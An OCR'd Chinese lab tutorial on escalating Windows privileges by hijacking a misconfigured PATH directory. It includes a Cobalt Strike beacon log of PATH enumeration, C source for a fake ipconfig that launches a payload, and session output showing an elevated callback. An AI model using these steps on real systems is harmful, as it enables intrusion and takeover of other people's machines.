
PATH环境变量提权


提权原理

PATH环境变量包含很多目录列表，某些执行程序的方法（即使用cmd.exe或命令 行）仅依赖PATH环境变量来确定未提供程序路径时搜索程序的位置。




变量	值
JAVA_HOME	C:\Program Files\Java\jdk1.8.0_144
NUMBER_OF_PROCESSORS	20
OS	Windows_NT
Path	C:\Python310\Scripts\;C:\Python310\;C:\ProgramData\Oracle\Java...
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY;.PYW
PROCESSOR_ARCHITECTURE	AMD64
PROCESSOR_IDENTIFIER	Intel64 Family 6 Model 154 Stepping 3, GenuineIntel
PROCESSOR_LEVEL	6

简单说就是当用户 在cmd命令行中运行一个命令时，若是没有使用绝对路径运行，如“C:\Windows\System32\ipconfig.exe”，直接在cmd中行“ipconfig”，那么Windows会先在当前目录寻找“ipconfig.exe”，若是没找到，则会根据PATH环境变量里的目录依次去寻找。




通常新增PATH环变量是在最后面添加，若是由于配置不当，导致在最前面新增了 PATH环境变量，那么在此目录下新建与常用系统命令一样名字的exe程序会优先执行



提权环境准备

打开环境变量在最前面添加一个路径



提权环境实验

1、先用webhsell MSF 或者CS上线机器


2、查找环境变量，发现前面有有一个 `C:\inetpub\wwwroot`

```
wmic ENVIRONMENT where "name='path'" get UserName, VariableValue
```


```
beacon> shell wmic ENVIRONMENT where "name='path'" get UserName, VariableValue
[*] Tasked beacon to run: wmic ENVIRONMENT where "name='path'" get UserName, VariableValue
[+] host called home, sent: 95 bytes
[+] received output:
UserName
VariableValue
<SYSTEM>
C:\inetpub\wwwroot %SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\Windows
```

3、制作恶意的软件

```
#include<stdio.h>
#include<stdlib.h>
int main(){
    system("cmd.exe /c C:\\USERS\\apache\\Desktop\\1.exe");
    return 0;
}
```



4、将软件传到`C:\inetpub\wwwroot`目录下



5、等待管理员运行ipconfig 我们就可以上线了


管理员: 命令提示符 - ipconfig
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\Administrator>ipconfig


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools
external
internal
listener
user
computer
note
process
pid
arch
last
175.9.143.152
192.168.41.193
wanli
Administrator *
BM-2008
1.exe
2100
x86
3s
175.9.143.152
192.168.41.193
wanli
apache
BM-2008
artifact.exe
2972
x86
804...
日志X
Beacon 192.168.41.193@2972 X
11/17 15:10:04 *** neo has joined.